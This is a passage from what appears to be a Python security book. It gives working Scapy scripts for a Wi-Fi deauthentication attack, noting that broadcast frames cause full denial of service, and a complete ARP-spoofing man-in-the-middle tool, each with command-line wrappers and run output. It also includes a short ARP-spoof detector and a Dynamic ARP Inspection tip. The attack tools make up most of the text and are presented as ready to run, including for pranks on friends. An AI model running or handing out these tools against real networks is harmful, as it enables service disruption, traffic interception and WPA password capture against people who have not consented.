Again, my network interface is called wlano , but you should use your proper network interface name; you can get it via the ifconfig or other commands.

Writing the Code

Open a new Python file and import Scapy:

```
from scapy . all import *
```

Now let's make a function that's responsible for deauthentication:

```
def deauth ( target_mac , gateway_mac , inter = 0.1 , count =
None , loop = 1 , iface = "wlan0mon" , verbose = 1 ):

# 802.11 frame

# addr1: destination MAC

# addr2: source MAC

# addr3: Access Point MAC

dot11 = Dot11( addr1 = target_mac , addr2 = gateway_mac ,
addr3 = gateway_mac )

# stack them up
```

packet = RadioTap()/ dot11 /Dot11Deauth(reason = 7)

send the packet

sendp (packet , inter = inter , count = count , loop = loop , iface = iface , verbose = verbose)

This time, we use the Dot11Deauth() stacked on top of RadioTap() and our 802.11 (Dot11) frame.

When sending this packet, the access point requests a deauthentication from the target; that is why we set the destination MAC address to the target device's MAC address and the source MAC address to the access point's MAC address.

Finally, we send the stacked frame repeatedly.

You can also set the broadcast address ff:ff:ff:ff:ff:ff as addr1 (target_mac), and this will cause a complete denial of service, as no device will be able to connect to that access point; this is quite harmful!

Let's wrap the code via argparse as usual:

if __name__ == "__main__" :

import argparse

parser = argparse . ArgumentParser (description = "A python script for sending deauthentication frames")

```
parser . add_argument ( "target" , help = "Target MAC address
to deauthenticate." )

parser . add_argument ( "gateway" , help = "Gateway MAC
address that target is authenticated with" )

parser . add_argument ( "-c"  , "--count" , help = "number of
deauthentication frames to send, specify 0 to keep sending
infinitely, default is 0" , default = 0 )

parser . add_argument ( "--interval" , help = "The sending
frequency between two frames sent, default is 100ms" , default
= 0.1 )

parser . add_argument ( "-i" , dest = "iface" , help = "Interface
to use, must be in monitor mode, default is 'wlan0mon'" ,
default = "wlan0mon" )

parser . add_argument ( "-v" , "--verbose" , help = "wether to
print messages" , action = "store_true" )

# parse the arguments

args  = parser . parse_args ()

target  = args .target
```

```
gateway = args .gateway

count = int ( args .count)

interval = float ( args .interval)

iface = args .iface

verbose = args .verbose

if count == 0 :


# if count is 0, it means we loop forever (until interrupt)

loop = 1

count = None

else :

loop = 0
```

```
# printing some info messages"

if    verbose :

if    count :

print ( f "[+] Sending { count }  frames every { interval } s..." )

else :

print ( f "[+] Sending frames every { interval } s for ever..." )

# send the deauthentication frames

deauth ( target , gateway , interval , count , loop , iface ,
verbose )
```

We're adding various arguments to our parser:

the target MAC address to deauthenticate.

the gateway MAC address with which the target is authenticated, usually the access point.

the number of deauthentication frames to send, specifying 0, will send infinitely until the script is interrupted.

The sending frequency between two frames sent in seconds.

interface name to use, must be in monitor mode to work.

whether to print messages during the attack.

Running the Code

Now you're maybe wondering, how can we get the gateway and target MAC address if we're not connected to that network? That is a good question. When you set your network card into monitor mode, you can sniff packets in the air using this command in Linux (when you install aircrack-ng):

$ airodump-ng wlan 0 mon

This command will keep sniffing 802.11 beacon frames and arrange the Wi-Fi networks for you and nearby connected devices.

You can also use Wireshark, tcpdump, or any packet capture tool, including Scapy itself! Just ensure you have monitor mode enabled.

Here's the output when I run airodump-ng on my machine:

```
CH  1 ][ Elapsed: 2 mins ][ 2022-09-05 14:11

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

[redacted]         -61      303        0    0  11  180  WPA2 CCMP   PSK  Access Point
68:FF:7B:B7:83:BE  -85       24       36    0   5  130  WPA2 CCMP   PSK  BNHOMA
[redacted]         -86       24        0    0   9  130  WPA2 CCMP   PSK  D-Link
[redacted]         -85       26        0    0  11  180  WPA2 CCMP   PSK  OPPO A74

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

68:FF:7B:B7:83:BE  EA:DE:AD:BE:EF:FF  -36    0e- 0e    32       70  BNHOMA
68:FF:7B:B7:83:BE  [redacted]         -75    0 - 1      0       58
68:FF:7B:B7:83:BE  [redacted]         -76    0 - 1      0       11
68:FF:7B:B7:83:BE  [redacted]         -81    0 - 1e     0        9
(not associated)   [redacted]         -76    0 - 1      0        2
(not associated)   [redacted]         -85    0 - 1      0       12
(not associated)   [redacted]         -87    0 - 1      0        3  D-Link
```

The above rows are the list of access points available. On the lower side is a list of devices connected to access points.

For example, I can disassociate my device (EA:DE:AD:BE:EF:FF) using the following command:

$ python scapy_deauth.py ea:de:ad:be:ef:ff 68:ff:7b:b7:83:be -i wlan0mon -v -c 100 --interval 0.1

Since it's associated with the access point with the MAC address of 68:FF:7B:B7:83:BE , I had to add it to the command-line arguments. Here's the output:

```
root@rockikz:~/repos/pythoncode-tutorials/scapy/network-kicker# python3.9 scapy_deauth.py EA:DE:AD:BE:EF:FF 68:FF:7B:B7:83:BE -i wlan0mon -v --interval 0.1 -c 100
[+] Sending 100 frames every 0.1s...
....................................................................................................
Sent 100 packets.
```

The target machine will disconnect from the access point for 10 seconds using the above command. You can pass -c 0 to keep sending deauth frames until you exit the program via CTRL+C.

Below is the screenshot of the target machine before the attack:

And below is during the deauthentication:

As you can see, we have made a successful deauthentication attack!

Note that the attack will not work if the target and access point are far away from the attacker's machine; they must be both reachable, so the target machine receives the packet correctly.

You may be wondering why this would be useful? Well, let's see:

One of the primary purposes of a deauthentication attack is to force clients to connect to an Evil point, which can capture network packets transferred between the client and the Rogue Access Point.

It can also be helpful to capture the WPA 4-way The attacker then needs to crack the WPA password.

Interestingly, you can make jokes with your friends!


ARP Spoofing Attack

What is ARP Spoofing

In brief, it is a method of gaining a man-in-the-middle situation. Technically speaking, it is a technique by which an attacker sends spoofed ARP packets (false packets) onto the network (or specific hosts), enabling the attacker to intercept, change or modify network traffic on the fly.


Once you (as an attacker) are a man in the middle, you can literally intercept or change everything that passes in or out of the victim's device. So, in this section, we will write a Python script to do just that.

In a regular network, all devices normally communicate to the gateway and then to the internet, as shown in the following image:




Now, if the attacker wants to perform an ARP spoofing attack, they will send ARP response packets to both hosts:
Sending ARP response to the gateway saying that "I have the victim's IP address"

Sending ARP response to the victim saying that "I have the gateway's IP address"
The following figure demonstrates it:



This will allow the attacker to be the man-in-the-middle situation, as shown below:



At this moment, once the victim sends any packet (an HTTP request, for instance), it will pass first to the attacker's machine. Then, it will forward the packet to the gateway.

So as you may notice, a normal user, the victim, does not know about the attack. In other words, they won't be able to figure out that they're being attacked.
Alright, enough theory! Let's get started.

Getting Started with the Python Script

Although this will work perfectly on Unix-based and Windows machines, you have to install pywin32 if you're on Windows:

```
$ pip install pywin32
```

Open up a new Python file named arp_spoof.py and import the following libraries:

```
from scapy.all import Ether, ARP, srp, send
import argparse
import time
import os
```

For the attacker to be able to forward packets from victims to the gateway and vice-versa, IP forwarding must be enabled. Therefore, I've made two separate functions to enable IP forwarding; one for Unix-based systems and one for Windows.

Enabling IP Forwarding

For Unix-like users, you need to change the value of the /proc/sys/net/ipv4/ip_forward file from 0 to 1, indicating that it's enabled, which requires root access.
The below function does that:

```
def _enable_linux_iproute ():

"""Enables IP route (IP Forwarding) in linux-based distro"""

file_path = "/proc/sys/net/ipv4/ip_forward"

with open ( file_path ) as f :

if f . read () == 1 :

# already enabled

return

with open ( file_path , "w" ) as f :
```

```
print ( 1 , file = f )
```

For Windows users, I have prepared services.py in the project directory under the arp-spoof folder, which will help us interact with Windows services easily. The below function imports that file and start the RemoteAccess service:

```
def _enable_windows_iproute ():

"""Enables IP route (IP Forwarding) in Windows"""

from services import WService

# enable Remote Access service

service = WService ( "RemoteAccess" , verbose = True )

service . start ()
```

Now let's make a function that enables IP forwarding on all platforms:

```
def enable_ip_route ( verbose = True ):

"""Enables IP forwarding"""

if verbose :
```

```
print ( "[!] Enabling IP Routing..." )

_enable_windows_iproute () if "nt" in os . name else
_enable_linux_iproute ()

if verbose :

print ( "[!] IP Routing enabled." )
```

Implementing the ARP Spoofing Attack

Now let's get into the fun stuff. First, we need a utility function that allows us to get the MAC address of any machine in the network:

```
def    get_mac ( ip ):

"""Returns MAC address of any device connected to the network
    If ip is down, returns None instead"""

ans , _   = srp (Ether( dst = 'ff:ff:ff:ff:ff:ff' )/ARP( pdst = ip ),
timeout = 3 , verbose = 0 )

if    ans :

return     ans [ 0 ][ 1 ].src
```

We're using Scapy's srp() function to send requests as packets and keep listening for responses; in this case, we're sending ARP requests and listening for any ARP replies.

Since we're setting the pdst attribute to the target IP, we should get an ARP response from that IP containing the MAC address in the response packet.

Next, we're going to create a function that does the core of our work; given a target IP address and a host IP address, it changes the ARP cache of the target IP address, saying that we have the host's IP address:

```
def   spoof ( target_ip , host_ip , verbose = True ):

"""Spoofs `target_ip` saying that we are `host_ip`.
    it is accomplished by changing the ARP cache of the target
(poisoning)"""

# get the mac address of the target

target_mac  = get_mac ( target_ip )

# craft the arp 'is-at' operation packet, in other words; an ARP
response



# we don't specify 'hwsrc' (source MAC address)

# because by default, 'hwsrc' is the real MAC address of the
sender (ours)

arp_response  = ARP( pdst = target_ip , hwdst = target_mac ,
psrc = host_ip , op = 'is-at' )
```

```
# send the packet

# verbose = 0 means that we send the packet without printing any thing

send ( arp_response , verbose = 0 )

if  verbose :

# get the MAC address of the default interface we are using

self_mac  = ARP().hwsrc

print ( "[+] Sent to {}  : {}  is-at {} " . format ( target_ip , host_ip , self_mac ))
```

The above code gets the MAC address of the target using the get_mac() function we just created, crafts the malicious ARP reply, and then sends it.

Once we want to stop the attack, we need to re-assign the real addresses to the target device (as well as the gateway), if we don't do that, the victim will lose internet connection, and it will be evident that something happened, we don't want to do that, so we will send seven legitimate ARP reply packets (a common practice) sequentially:

```
def  restore ( target_ip , host_ip , verbose = True ):
```

```
"""Restores the normal process of a regular network
    This is done by sending the original informations
    (real IP and MAC of `host_ip` ) to `target_ip`"""

# get the real MAC address of target

target_mac  = get_mac ( target_ip )



# get the real MAC address of spoofed (gateway, i.e router)

host_mac  = get_mac ( host_ip )

# crafting the restoring packet

arp_response  = ARP( pdst = target_ip , hwdst = target_mac ,
psrc = host_ip , hwsrc = host_mac , op = "is-at" )

# sending the restoring packet

# to restore the network to its normal process

# we send each reply seven times for a good measure (count=7)

send ( arp_response , verbose = 0 , count = 7 )
```

```
if    verbose :

print ( "[+] Sent to {}   : {}   is-at {} " . format ( target_ip ,
host_ip  , host_mac ))
```
This was similar to the spoof() function; the only difference is that it sends a few legitimate packets. In other words, it is sending accurate information.

Now we are going to need to write the main code, which is spoofing both; the target and host (gateway) simultaneously and infinitely until CTRL+C is pressed so that we will restore the original addresses:

```
def    arpspoof ( target , host , verbose = True ):

"""Performs an ARP spoof attack"""

# enable IP forwarding

enable_ip_route ()

try :

while    True :

# telling the `target` that we are the `host`
```

```
spoof ( target , host , verbose )

# telling the `host` that we are the `target`

spoof ( host , target , verbose )


# sleep for one second

time . sleep ( 1 )

except   KeyboardInterrupt :

print ( "[!] Detected CTRL+C ! restoring the network, please
wait..." )

# restoring the network

restore ( target , host )

restore ( host , target )
```
In the above function, before we start ARP spoofing, we enable IP forwarding and then enter the while loop.

In the loop, we simply run spoof() twice, telling the target that we're the host and telling the host that we're the target, and then sleep a bit; you can always change the sleeping duration depending on your network.

If KeyboardInterrupt is detected (the user pressed CTRL+C to exit the program), we restore the network using our restore() function and then exit the program.

Next, let's use the argparse module to parse the command line arguments and run our main arpspoof() function:

```
if __name__ == "__main__" :

parser = argparse . ArgumentParser ( description = "ARP spoof script" )

parser . add_argument ( "target" , help = "Victim IP Address to ARP poison" )

parser . add_argument ( "host" , help = "Host IP Address, the host you wish to intercept packets for (usually the gateway)" )

parser . add_argument ( "-v" , "--verbose" , action = "store_true" , help = "verbosity, default is True (simple message each second)" )

args = parser . parse_args ()
```

```
target , host , verbose  = args .target, args .host, args .verbose

# start the attack

arpspoof ( target , host , verbose )
```

Excellent, we're using argparse to get the target and host IP addresses from the command line and then run the main code.

Running the Code

In my setup, I want to spoof a target device that has the IP address 192.168.1.100 . The gateway (router) IP address is 192.168.1.1 . Therefore, here's my command:

$ python arp_spoof.py 192.168.1.100 192.168.1.1 --verbose

Here's the output:

```
root@rockikz:~# python3 arp_spoof.py 192.168.1.100 192.168.1.1 --verbose
[!] Enabling IP Routing...
[+] IP Routing Enabled.
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
```

Note: The ARP Spoofing script should run in root/admin privileges. If you're on Linux, prepend the command with sudo . If you're on Windows, run your IDE or command-line prompt as an administrator. Otherwise, an error will be raised.

I've passed --verbose just to see what's happening, so the 192.168.1.100 is being successfully ARP poisoned. If I go to 192.168.1.100 and check the ARP cache using the arp command, I see the following:

```
root@rockikz:~# arp
Address                  HWtype  HWaddress
_gateway                 ether   c8:21:58:df:65:74
192.168.1.105            ether   c8:21:58:df:65:74
```

You will see that the attacker's MAC address (in this case, 192.168.1.105) is the same as the gateway's. We're absolutely fooled!
In the attacker's machine, when you click CTRL+C to close the program, here is a screenshot of the restore process:

```
^C[!] Detected CTRL+C ! restoring the network, please wait...
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at e8:94:f6:c4:97:3f
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 00:ae:fa:81:e2:5e
```

Going back to the victim machine, you'll see the original MAC address of the gateway is restored:

```
root@rockikz:~# arp
Address                  HWtype  HWaddress
_gateway                 ether   e8:94:f6:c4:97:3f
192.168.1.105            ether   c8:21:58:df:65:74
```

Now, you may say, what's the benefit of being a man-in-the-middle? Well, that's the main question. In fact, you can do many things as long as you have a good experience with Scapy or any other man-in-the-middle tool; the possibilities are endless. For example, you can inject javascript code in HTTP responses, DNS spoof your target, intercept files and modify them on the fly, do network sniffing, monitoring, and much more.
And that's exactly what we'll be doing in the rest of this chapter. But first, let's see how to detect these kinds of attacks using the same weapon, Scapy!

Detecting ARP Spoofing Attacks

In the previous section, we built an ARP spoof script using Scapy. Once established correctly, any traffic meant for the target host will first be sent to the attacker's host and then forwarded to the original user.

The basic idea behind the ARP spoof detector we're going to build is to keep sniffing packets (passive monitoring or scanning) in the network. Once an ARP packet is received, we analyze two components:

The source MAC address (that can be spoofed).

The real MAC address of the sender (we can easily get it by initiating an ARP request of the source IP address).

We then compare the two. If they're not the same, then we're definitely under an ARP spoof attack!

Let's start writing the code. Open up a new Python file named arp_spoof_detector.py and import Scapy:

```
from scapy . all import Ether, ARP, srp , sniff , conf
```

Let's grab our get_mac() function we defined in the last section, which makes an ARP request and retrieves the real MAC address of a given IP address in the network:

```
def get_mac ( ip ):

"""Returns the MAC address of `ip`, if it is unable to find it
```

```
    for some reason, throws `IndexError`"""

p = Ether( dst = 'ff:ff:ff:ff:ff:ff' )/ARP( pdst = ip )

result = srp ( p , timeout = 3 , verbose = False )[ 0 ]

return result [ 0 ][ 1 ].hwsrc
```

After that, the sniff() function that we will use takes a callback to apply to each packet sniffed. Let's define it:

```
def process ( packet ):

"""Processes a single ARP packet, if it is an ARP response and
    the real MAC address of the target is different from the one
    in the ARP response, prints a warning"""

# if the packet is an ARP packet

if packet .haslayer(ARP):

# if it is an ARP response (ARP reply)

if packet [ARP].op == 2 :

try :
```

```
# get the real MAC address of the sender

real_mac = get_mac ( packet [ARP].psrc)

# get the MAC address from the packet sent to us

response_mac = packet [ARP].hwsrc

# if they're different, definetely there is an attack

if real_mac != response_mac :

print ( f "[!] You are under attack, REAL-MAC: { real_mac
.upper() } , FAKE-MAC: { response_mac .upper() } " )

except IndexError :

# unable to find the real mac

# may be a fake IP or firewall is blocking packets

pass
```

By the way, Scapy encodes the type of ARP packet in a field called op which stands for operation. By default, the op is 1

or "who-has" which is an ARP request, and 2 or "is-at" is an ARP reply.
As you may see, the above function checks for ARP packets. More precisely, ARP replies and then compares the real MAC address and the response MAC address (that's sent in the packet itself).

All we need to do now is to call the sniff() function with the callback written above:

```
if __name__ == "__main__" :

import sys

try :

iface = sys . argv [ 1 ]

except IndexError :

iface = conf . iface

sniff ( store = False , prn = process , iface = iface )
```

We're getting the interface name from the command lines; if not passed, we use the default one chosen by Scapy.
We're passing False to the store attribute, which tells the sniff() function to discard sniffed packets instead of storing

them in memory. This is useful when the script runs for a very long time.

When you try to run the script, nothing will happen, obviously, but when an attacker tries to spoof your ARP cache like in the figure shown below:

```
root@rockikz:~# python3 arp_spoof.py  192.168.1.105 192.168.1.1 --verbose
[!] Enabling IP Routing...
[+] IP Routing Enabled.
[+] Sent to 192.168.1.105 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.105 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.105 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.105 is-at 64:70:02:07:40:50
```

The ARP spoof detector (which ran on another machine, obviously) will automatically respond:

```
[!] You are under attack, REAL-MAC: E8:94:F6:C4:97:3F, FAKE-MAC: 64:70:02:07:40:50
[!] You are under attack, REAL-MAC: 64:70:02:07:40:50, FAKE-MAC: E8:94:F6:C4:97:3F
[!] You are under attack, REAL-MAC: E8:94:F6:C4:97:3F, FAKE-MAC: 64:70:02:07:40:50
[!] You are under attack, REAL-MAC: E8:94:F6:C4:97:3F, FAKE-MAC: 64:70:02:07:40:50
```

And that's it! You can use the playsound library to play an alarm once that's detected.


To prevent such man-in-the-middle attacks, you need to use Dynamic ARP Inspection, which is a security feature on a managed switch rejecting invalid and malicious ARP packets.

DNS Spoofing

